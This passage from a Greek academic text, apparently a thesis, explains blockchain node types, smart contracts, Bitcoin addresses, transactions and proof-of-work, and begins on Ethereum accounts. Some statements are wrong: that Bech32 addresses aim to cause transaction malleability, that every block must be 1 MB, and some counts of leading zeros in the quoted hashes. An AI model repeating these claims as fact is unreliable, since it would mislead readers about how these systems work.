Οι Κόμβοι Μεταλλευτών είναι σχεδιασμένοι για να εκτελούν μόνο τη διαδικασία ελέγχου των συναλλαγών και των blocks. Μόλις επιλύσουν το μαθηματικό πρόβλημα που χρειάζεται για να επιβεβαιωθεί το block, το εκπέμπουν στους υπόλοιπους Κόμβους της Αλυσίδας για να το επιβεβαιώσουν. Χρησιμοποιούνται από Αλυσίδες Συστοιχίας που λειτουργούν με το Μηχανισμό Συναίνεσης “Proof of Work”. Ένας Κόμβος Μεταλλευτών μπορεί να λειτουργεί είτε μεμονωμένα, είτε ως μέλος ομάδας που ονομάζεται mining pool.


Ο Κόμβος Μεριδίων, εκτελεί παρόμοιες λειτουργίες με έναν Κόμβο Μεταλλευτών, απλά ένας τέτοιος κόμβος αξιοποιείται από τις Αλυσίδες Συστοιχίας που λειτουργούν με το μηχανισμό Συναίνεσης “Proof of Stake”. Η βασική διαφορά είναι στο κόστος του υλικού ενός Κόμβου Μεριδίων, καθώς δεν απαιτείται η ίδια υπολογιστική ισχύς που απαιτείται σε έναν Κόμβο Μεταλλευτών.

4.4.4.6. Κόμβοι Εξουσίας (Authority Nodes)

Οι Κόμβοι Εξουσίας λειτουργούν αποκλειστικά σε Ιδιωτικές ή Κοινοτικές Αλυσίδες Συστοιχίας, διότι ορίζονται από την κοινότητα ή τον οργανισμό που είναι επικεφαλής της Αλυσίδας Συστοιχίας. Σκοπός τους, είναι να ελέγχουν και να προσθέτουν νέους κόμβους στο δίκτυο και να τους παρέχουν συγκεκριμένα δικαιώματα σύνδεσης αναλόγως των αναγκών του δικτύου. Με αυτόν τον τρόπο, προσφέρουν αυξημένη ταχύτητα στο δίκτυο. Η επικεφαλής ομάδα, καθορίζει πόσοι κόμβοι θα είναι Κόμβοι Εξουσίας και πόσοι θα είναι Ελαφριοί Κόμβοι.

4.4.4.7. Κύριοι Κόμβοι (Masternodes)

Είναι Πλήρεις Κόμβοι, υπεύθυνοι για τη διατήρηση της Αλυσίδας Συστοιχίας και την επιβεβαίωση των συναλλαγών, χωρίς όμως τη δυνατότητα προσθήκης νέων blocks στην αλυσίδα. Έχουν όμως περισσότερες δυνατότητες από τους άλλους κόμβους. Συμμετέχουν στον εξαναγκασμό συμμόρφωσης των χρηστών στους κανόνες της αλυσίδας, στη διαχείριση ψηφοφορίας και άλλα. Παρόλο που δεν προσφέρουν δυνατότητες εξόρυξης, μπορούν πάλι να επιφέρουν κέρδη. Ο διαχειριστής του κόμβου προσφέρει ένα μερίδιο ως εγγύηση για την αδιάλειπτη λειτουργία του και μοιράζεται κάποια από τα κέρδη των συναλλαγών.



Εικόνα 32. Κατηγορίες Κόμβων [77]

4.4.5. Ευφυή Συμβόλαια και Αποκεντροποιημένες Εφαρμογές – Περιληπτικά

Τέλος, έχουμε τα Ευφυή Συμβόλαια. Είναι προγράμματα που τρέχουν αυτόματα και εκτελούν συναλλαγές σε μια Αλυσίδα Συστοιχίας. Οι Αποκεντροποιημένες Εφαρμογές (Decentralized Apps – dAPPS), είναι σαν τις κλασικές διαδικτυακές εφαρμογές μόνο

που συνδέονται με κάποια Αλυσίδα Συστοιχίας. Για να λειτουργήσει μια τέτοια εφαρμογή, αξιοποιεί Ευφυή Συμβόλαια που έχουν δημιουργηθεί και έχουν αποθηκευτεί στην Αλυσίδα Συστοιχίας. Θα μπορούσε να πει κανείς, ότι τα Ευφυή Συμβόλαια είναι το backend, ενώ οι Αποκεντροποιημένες Εφαρμογές είναι το frontend μια Αλυσίδας Συστοιχίας. Η φύση των εφαρμογών αυτών μπορεί να αφορά το νομικό κομμάτι και τους όρους χρήσης μιας απλής συναλλαγής μεταξύ δύο οντοτήτων ή οι εφαρμογές αυτές μπορεί είτε να ενεργοποιούν τη λειτουργία άλλων Ευφυών Συμβολαίων είτε να είναι (τυχερά) παιχνίδια είτε να αφορούν αγορές προϊόντων, χρηματοδότηση εμπορικών ιδεών κ.α. Από τα πιο γνωστά dapps είναι το cryptokitties, ένα από τα πρώτα παιχνίδια που στηρίζεται σε Αλυσίδας Συστοιχίας, στο οποίο κανείς αγοράζει και συλλέγει ψηφιακές γάτες, με κρυπτονομίσματα.

4.5. Η επιστημονική προσέγγιση

Η Αλυσίδα Συστοιχίας αφορά ένα αποκεντροποιημένο δίκτυο, στο οποίο πραγματοποιούνται όλων των ειδών οι συναλλαγές. Απαρτίζεται από κόμβους (nodes), οι οποίοι είναι οι ίδιοι οι χρήστες που πραγματοποιούν συναλλαγές ή ελέγχουν την εγκυρότητα των συναλλαγών αυτών. Όλες οι συναλλαγές που πραγματοποιήθηκαν και θα πραγματοποιηθούν σε μια Αλυσίδα Συστοιχίας, καταγράφονται σε ένα λογιστικό φύλλο που ονομάζεται Διανεμημένο Ανοιχτό Καθολικό. Είναι προσβάσιμο από οποιονδήποτε για να δει τις συναλλαγές που πραγματοποιούνται σε πραγματικό χρόνο. Θα εξηγήσουμε τη λειτουργία των δύο μεγαλύτερων Αλυσίδων Συστοιχιών. Του Bitcoin και του Ethereum.

4.5.1. Bitcoin

Θα ξεκινήσουμε με το Bitcoin [54], [56] και με τη δημιουργία ενός ψηφιακού πορτοφολιού. Όταν ο χρήστης δημιουργήσει το Ψηφιακό Πορτοφόλι (Digital Wallet), εκτελείται ο ασύμμετρος αλγόριθμος κρυπτογράφησης ECDSA, δημιουργώντας ένα ζευγάρι κλειδιών. Το δημόσιο κλειδί (PK) γίνεται hashed πρώτα από τον SHA256 και μετά από τον RIPEMD-160. Προστίθενται δύο 0 στην αρχή του αλφαριθμητικού και 4 bytes checksum στο τέλος. Το checksum παράγεται κάνοντας δύο φορές hash με SHA256 το τελικό αποτέλεσμα και έπειτα, επιλέγοντας τα τέσσερα πρώτα bytes από αυτό. Το τελικό αλφαριθμητικό μετατρέπεται σε base58 string μορφή και το ψηφιακό πορτοφόλι είναι έτοιμο. Ο αριθμός των πιθανών ψηφιακών πορτοφολιών που μπορούν να δημιουργηθούν είναι 2^{160}. Ένας χρήστης μπορεί να δημιουργήσει όσα ψηφιακά πορτοφόλια θέλει.

4.5.1.1. Bitcoin Διευθύνσεις

Υπάρχουν τρεις διαφορετικές κατηγορίες διευθύνσεων. Ο λόγος που υπάρχουν τρεις διαφορετικές διευθύνσεις είναι γιατί δεν είναι συμβατές με κάθε πλατφόρμα κρυπτονομίσματος που υπάρχει. Στην αρχή υπήρχε μόνο μία κατηγορία, αλλά λόγω μιας λειτουργίας που ονομάζεται SegWit, η οποία έχει τη δυνατότητα να μειώνει τον όγκο των blocks, πραγματοποιώντας έτσι γρηγορότερα τις συναλλαγές, χρειάστηκε να

προστεθούν δυο νέες κατηγορίες. Η μία από αυτές, είναι πλήρως συμβατή με το SegWit, ενώ η δεύτερη θα ενώνει τους SegWit και non SegWit χρήστες ώστε να μπορούν να συναλλάσσονται.

4.5.1.1.1. Pay-to-PubkeyHash διεύθυνση

Η πρώτη (και χρονολογικά πρώτη) κατηγορία, ξεκινά με τον αριθμό 1: 17kxxJ4C2LwBCWr3p7uaTcsvr4w4T2HzMm. Διαιρείται σε δύο μεθόδους. Η πρώτη είναι η Pay-to-PubkeyHash (P2PKH). Οι συναλλαγές που αφορούν πληρωμή bitcoin σε αυτές τις διευθύνσεις πραγματοποιούνται στέλνοντας το Hashed Δημόσιο Κλειδί και την ψηφιακή υπογραφή του Δημοσίου Κλειδιού για επικύρωση. Η δεύτερη είναι η Pay-to-PublicKey (P2PK), η οποία στέλνει το Non-Hashed Δημόσιο Κλειδί και την ψηφιακή υπογραφή του. Ο δημιουργός του Bitcoin, Satoshi Nakamoto, διάλεξε την πρώτη μέθοδο, διότι θεώρησε ότι στο μέλλον των κβαντικών υπολογιστών και πιο συγκεκριμένα σε μια παραλλαγή του αλγορίθμου του Shor, το πρόβλημα εύρεσης διακριτού λογαρίθμου (Discrete Logarithm Problem), πάνω στον οποίο βασίζεται ο ECDSA, θα μπορεί να επιλυθεί [78]. Οπότε, ένας επιτιθέμενος θα μπορέσει να κατασκευάσει το Ιδιωτικό Κλειδί αν έχει στην κατοχή του ένα Μη Κατακερματισμένο (Non-Hashed) Δημόσιο Κλειδί. Επίσης, έχοντας Hash μεγέθους 20 bytes, είναι πιο εύκολη η αποθήκευσή του σε QR codes ή δομές δεδομένων χωρητικότητας μεσαίου μεγέθους.

4.5.1.1.2. Pay-to-ScriptHash διεύθυνση

Η δεύτερη κατηγορία διευθύνσεων είναι η Pay-to-ScriptHash (P2SH) και ξεκινά με τον αριθμό 3: 3Bg5BXZqFJrCN8c9yKiN1qpcLbn1uBR2Ao. Οι διευθύνσεις αυτές είναι δυνατόν να έχουν μερικούς περιορισμούς και μηχανισμούς ασφαλείας ως προς την αξιοποίηση των αγορασθέντων ή εξορυχθέντων bitcoins. Για παράδειγμα μπορεί να απαιτείται κάποιος κωδικός (password), ή η υπογραφή διαφορετικών οντοτήτων πριν την εκτέλεση της συναλλαγής. Όμως, ο αποστολέας των bitcoins, δεν είναι απαραίτητο να γνωρίζει τι ισχύει.

4.5.1.1.3. Bech32 διεύθυνση


Και η τρίτη και πιο καινούρια, είναι η Bech32 και ξεκινά με το αλφαριθμητικό bc1: bc1qcdqwsq79fxz2jl6vg6j62nrau3yqunrr6yks9d. Είναι σε μορφή SegWit (Segregated Witness). Ο σκοπός αυτών των διευθύνσεων είναι να προβαίνουν στην από λάθους πρόκληση της “Transaction Malleability” ευπάθειας (Υποενότητα 5.1.3) που υπάρχει στο Bitcoin, καθώς και στην παράκαμψη περιορισμών που έχει το πρωτόκολλο όπως το συγκεκριμένο μέγεθος που έχει κάθε block που μπορεί να παρακαμφθεί με ένα “Soft Fork”.

4.5.1.2. Bitcoin Συναλλαγές

Κάθε φορά που εκτελείται μια συναλλαγή, αποστέλλεται σε ένα μέρος του δικτύου όπου λέγεται δεξαμενή μνήμης (memory pool) και αποτελείται από μη επιβεβαιωμένες συναλλαγές. Κάθε συναλλαγή, είναι ψηφιακά υπογεγραμμένη από τον αποστολέα. Οι Μεταλλευτές ελέγχουν σε κάθε μία από τις συναλλαγές την εγκυρότητα της ψηφιακής υπογραφής. Σε περίπτωση έγκυρης υπογραφής, η κατάσταση της συναλλαγής αλλάζει σε «Επιβεβαιωμένη» (Confirmed). Σε περίπτωση που μια συναλλαγή παραμείνει για μεγάλο χρονικό διάστημα μέσα στη δεξαμενή, απορρίπτεται από το δίκτυο.

Κάθε συναλλαγή έχει μια ταυτότητα που ονομάζεται Transaction ID – TXID [79] και απαρτίζεται από δύο μέρη. Το Transaction Input - TxIn, είναι η ποσότητα του κρυπτονομίσματος που θα δαπανηθεί στη συναλλαγή και το Transaction Output - TxOut, τα πορτοφόλια στα οποία θα σταλεί αυτή η ποσότητα. Στην περίπτωση του Bitcoin, αυτή η ποσότητα μετριέται σε Satoshis, τα οποία είναι υποδιαίρεση του Bitcoin (1 BTC = 10^8 Satoshis).

Κάθε TxIn, αναφέρεται στο TxOut της προηγούμενης συναλλαγής, από την οποία προήλθε ένα μέρος της προαναφερθείσας ποσότητας κρυπτονομίσματος. Δημιουργείται έτσι ένα ιστορικό που ενώνει τις συναλλαγές. Όταν ένα TxOut, δεν έχει χρησιμοποιηθεί ως TxIn σε κάποια επόμενη συναλλαγή, τότε ονομάζεται Unspent Transaction Output – UTXO.



Εικόνα 33. Στοιχεία επιτυχούς συναλλαγής στο Bitcoin [80]

Κάθε block μπορεί να περιέχει πάνω από 2000 συναλλαγές. Ο αριθμός εξαρτάται από το μέγεθος κάθε συναλλαγής. Κάθε block, πρέπει να έχει μέγεθος 1 MB. Με τη διαδικασία του mining επιτυγχάνονται δύο πράγματα. Το πρώτο είναι η δημιουργία νέων bitcoins (η τρέχουσα ανταμοιβή είναι 6,25, Μάρτιος 2023). Όταν εννοούμε δημιουργία νέων bitcoins, εννοούμε ότι το ίδιο το δίκτυο δημιουργεί bitcoins και τα προσθέτει στο πορτοφόλι του miner. Το δεύτερο είναι η δημιουργία εμπιστοσύνης ως προς την εγκυρότητα του block. Όταν εγκρίνεται ένα block από μια mining ομάδα και προστίθεται

στην αλυσίδα, δεν σημαίνει ότι είναι απευθείας και έμπιστο. Θα χρειαστεί να προστεθούν τρία ή τέσσερα blocks ακόμα για να μπορούμε να το θεωρήσουμε έγκυρο.

Η διαδικασία της Εξόρυξης πραγματοποιείται κάνοντας συνεχείς δοκιμές hashed αλφαριθμητικών, τα οποία πρέπει να έχουν συγκεκριμένη μορφή. Όταν δημιουργήθηκε η Αλυσίδα Συστοιχίας του Bitcoin και προστέθηκε το Block 0 ή αλλιώς Genesis Block, το hash που χρειαζόταν για να επιβεβαιωθεί η μοναδική συναλλαγή που είχε ήταν το εξής: 000000000019d6689c085ae165831e934ff763ae46a2a6c172b3f1b60a8ce26f. Ένα hash με 9 μηδενικά μπροστά.

Το τελευταίο block της αλυσίδας (Block 779006) στις 02/03/2023, στις 08:24 είχε hash: 00000000000000000027e25be1476ace51de276df5ef1f6bb61fe728c40159, με 20 μηδενικά μπροστά. Αυτό το Hash ανήκει στην τρέχουσα τιμή-στόχος (Target Value) και πρέπει κάθε έγκυρο Hash να είναι μικρότερο από αυτήν την τιμή. Ο λόγος που πρέπει να είναι μικρότερο, είναι γιατί όσο μικραίνει αυτό το νούμερο με την πάροδο του χρόνου, τόσο αυξάνει η δυσκολία υπολογισμού του.


Η έννοια του Target Value, συνδέεται με την έννοια της δυσκολίας (Difficulty). Το Difficulty σημαίνει πόσο δύσκολο είναι να βρεθεί το κατάλληλο Hash για το block, αναπαριστά δηλαδή αριθμό και υπολογίζεται μαθηματικά από την εξίσωση difficulty = difficulty_1_target / current_target. Όπου difficulty_1_target είναι ο βαθμός δυσκολίας του genesis block (maximum difficulty) ο οποίος ισούται περίπου με 1 και current_target το τρέχον Target Value. Ο βαθμός δυσκολίας αυξάνει κάθε 2016 blocks.

Κύριος στόχος είναι να διατηρηθεί η παραγωγή στο 1 block/10’ και η παραγωγή των 2016 blocks να διαρκεί ακριβώς δύο βδομάδες. Εάν τα προηγούμενα 2016 blocks χρειάστηκαν παραπάνω από δύο βδομάδες, τότε το Difficulty μειώνεται και το αντίθετο. Όταν πιστοποιηθεί η εγκυρότητα του block, προστίθεται στην αλυσίδα και συνδέεται με το προηγούμενο block με την παρακάτω διαδικασία, η οποία ονομάζεται Μηχανισμός Συναίνεσης (Consensus Mechanism).

4.5.1.3. Bitcoin Μηχανισμός Συναίνεσης

Στο Bitcoin, ο Μηχανισμός Συναίνεσης ονομάζεται “Proof of Work”. Το block που πρόκειται να προστεθεί, φτιάχνει μια επικεφαλίδα με τα παρακάτω δεδομένα. Το πρώτο είναι το hash του προηγούμενου block και ονομάζεται PrevHash. Το δεύτερο είναι η ρίζα του Merkle Tree με τις συναλλαγές που περιέχονται στο block και το τρίτο είναι ο αριθμός nonce, ένας τυχαίος αριθμός που δημιουργείται μοναδικά για κάθε block και χρησιμοποιείται μόνο μια φορά. Το τελικό hash για το block, υπολογίζεται δημιουργώντας δοκιμαστικά nonce τιμές, οι οποίες γίνονται Hash με το PrevHash και το Merkle Tree Root. Η τελική ανίσωση που πρέπει να ικανοποιηθεί είναι η: SHA256 (PrevHash || nonce || Merkle Tree Root) < Target Value, όπου ||, το σύμβολο της ένωσης αλφαριθμητικών (String Concatenation).

Όταν ισχύει η ανίσωση, τότε έχει βρεθεί το Hash που ψάχνει ο miner. Ο miner το ανεβάζει στο δίκτυο και οι υπόλοιποι miners ελέγχουν την εγκυρότητά του. Η διαδικασία του ελέγχου είναι υπολογιστικά πιο εύκολη και γρήγορη.



Bitcoin Block 779,006

Mined on March 02, 2023 08:24:51 • All Blocks

Unknown

Coinbase Message • ▓ti▓d/Foundry USA Pool #dropgold/▓M▓|R▓▓▓▓▓▓▓▓

A total of 1,417.73 BTC ($33,012,449) were sent in the block with the average transaction being 0.4709 BTC ($10,965.08). Unknown earned a total reward of 6.25 BTC $145,533. The reward consisted of a base reward of 6.25 BTC $145,533 with an additional 0.1408 BTC ($3,278.58) reward paid as fees of the 3,011 transactions which were included in the block.

Details

Hash	00000-40159	Depth	1
Capacity	141.14%	Size	1,479,912
Distance	9m 23s	Version	0×22be8000
BTC	1,417.7341	Merkle Root	2f-ad
Value	$33,012,449	Difficulty	43,053,844,193,928.45
Value Today	$33,012,449	Nonce	3,644,282,657
Average Value	0.4708515858 BTC	Bits	386,304,419
Median Value	0.01464384 BTC	Weight	3,992,895 WU
Input Value	1,417.87 BTC	Minted	6.25 BTC
Output Value	1,424.12 BTC	Reward	6.39075204 BTC
Transactions	3,011	Mined on	Mar 02, 2023, 8:24:51 PM
Witness Tx's	2,444	Height	779,006
Inputs	7,275	Confirmations	1
Outputs	6,340	Fee Range	0-121 sat/vByte
Fees	0.14075204 BTC	Average Fee	0.00004675
Fees Kb	0.0000951 BTC	Median Fee	0.00002490
Fees kWU	0.0000353 BTC	Miner	Unknown


Εικόνα 34. Στοιχεία ενός επιτυχούς Block του Bitcoin [81]

Size	Field	Description
4 bytes	Version	A version number to track software/protocol upgrades
32 bytes	Previous Block Hash	A reference to the hash of the previous (parent) block in the chain
32 bytes	Merkle Root	A hash of the root of the merkle tree of this block's transactions
4 bytes	Timestamp	The approximate creation time of this block (seconds from Unix Epoch)
4 bytes	Difficulty Target	The proof-of-work algorithm difficulty target for this block
4 bytes	Nonce	A counter used for the proof-of-work algorithm

Εικόνα 35. Επικεφαλίδα ενός Bitcoin block [54]

Έστω ότι η συναλλαγή που θέλουμε να εκτελέσουμε είναι να αγοράσουμε bitcoins αξίας 50€ από τον προμηθευτή bitcoin.com. Η ανταμοιβή του Miner που θα επιβεβαιώσει τη συναλλαγή μαζί και με όλες τις υπόλοιπες που θα προστεθούν στο block, θα είναι η στάνταρ ανταμοιβή των 6,25 bitcoins, το Processing Fee, που είναι επιπλέον ανταμοιβή για την υπολογιστική ισχύ που ξόδεψε ο Miner (όσο μεγαλύτερο ποσό αγοράσουμε, τόσο περισσότερα θα πληρώσουμε διότι μεγαλώνει σε μέγεθος η συναλλαγή μας) και το Network Fee το οποίο είναι μια χρέωση που υπολογίζεται δυναμικά ανάλογα με την κατάσταση του δικτύου της Αλυσίδας Συστοιχίας.

Καταλαβαίνει κανείς ότι για να υπολογιστούν όλες αυτές οι τυχαίες τιμές, χρειάζεται πολύ μεγάλη κατανάλωση σε υπολογιστικούς πόρους. Γι' αυτό κάποια στιγμή το 2011 έγινε αλλαγή από CPU mining σε GPU και FPGA (χρήση πόρων επιτάχυνσης υλικού). Η υπολογιστική ισχύς που απαιτείται για να ελεγχθούν εκατομμύρια hashed αλφαριθμητικά είναι τόσο μεγάλη που το 2013 άρχισαν να κατασκευάζονται silicon chips με μόνη λειτουργία το mining και εγκατεστημένο τον αλγόριθμο SHA256. Η υπολογιστική ισχύς ενός μόνο τέτοιου chip ήταν ισχυρότερη από ολόκληρη την Αλυσίδα Συστοιχίας του Bitcoin το 2010. Η ανταμοιβή για όλη αυτήν την κατανάλωση είναι τα κρυπτονομίσματα. Το Bitcoin στο σχεδιασμό του, μειώνει την ανταμοιβή στο μισό (halving) κάθε 210,000 blocks. Το τελευταίο halving θα γίνει το 2140. Συνολικά μπορούν να εξορυχθούν 21 εκατομμύρια Bitcoins.



Εικόνα 36. Τέλη αγοράς Bitcoin

4.5.2. Ethereum

Η δημιουργία του Ethereum [55], [57] ήταν η έναρξη για μια νέα εποχή στις Αλυσίδες Συστοιχίας. Αξιοποιείται επίσης ο αλγόριθμος ECDSA για την κρυπτογράφηση και την ψηφιακή υπογραφή καθώς και τα ντετερμινιστικά και μη ντετερμινιστικά ψηφιακά πορτοφόλια. Μεταξύ των δύο κρυπτονομισμάτων όμως, υπάρχουν σημαντικές διαφορές, οι οποίες βοήθησαν στην επέκταση της τεχνολογίας των Αλυσίδων Συστοιχίας.

4.5.2.1. Ethereum Διευθύνσεις

Με τη χρήση του ECDSA, έχουμε δημιουργήσει το ζευγάρι {PK, SK}. Στη συνέχεια, το PK τροφοδοτείται στη Συνάρτηση Κατακερματισμού Keccak-256. Από το αποτέλεσμα,

συγκρατούνται τα τελευταία 20 bytes (λιγότερο σημαντικά bits), προστίθεται μπροστά το πρόθεμα 0x για να σηματοδοτήσει ότι η διεύθυνση είναι σε δεκαεξαδική μορφή και πλέον διαθέτουμε μια νέα διεύθυνση Ethereum. Οι διευθύνσεις στο Ethereum δεν παρέχουν κάποιο μηχανισμό ελέγχου (checksum) που να ελέγχει για τυπογραφικά λάθη. Αυτό σημαίνει ότι μια λάθος διεύθυνση, μπορεί να οδηγήσει σε αποστολή Ethereum σε λάθος παραλήπτη ή στη χειρότερη περίπτωση να χαθεί από το δίκτυο.

4.5.2.1.1. Λογαριασμοί Εξωτερικής Ιδιοκτησίας

Στο Ethereum υπάρχουν δύο είδη λογαριασμών που μπορεί να δημιουργήσει κανείς. Το πρώτο είδος, ονομάζεται Λογαριασμός Εξωτερικής Ιδιοκτησίας (Externally Owned Account – EOA) και είναι η κλασική διεύθυνση που μπορεί να διαχειριστεί κάποιος με το ζευγάρι {PK, SK}.

4.5.2.1.2. Λογαριασμοί Συμβολαίων

Το δεύτερο είδος ονομάζεται Λογαριασμός Συμβολαίου (Contract Account). Ένας Λογαριασμός Συμβολαίου ανήκει και ελέγχεται από ένα Ευφυές Συμβόλαιο. Διαθέτει επίσης διεύθυνση αλλά όχι Ιδιωτικό Κλειδί. Επομένως, μπορεί να δεχτεί αλλά όχι να πραγματοποιήσει συναλλαγές. Κάθε φορά που δέχεται μια συναλλαγή, τότε εκτελείται ο κώδικας του Ευφυούς Συμβολαίου.

4.5.2.2. Ethereum Συναλλαγές

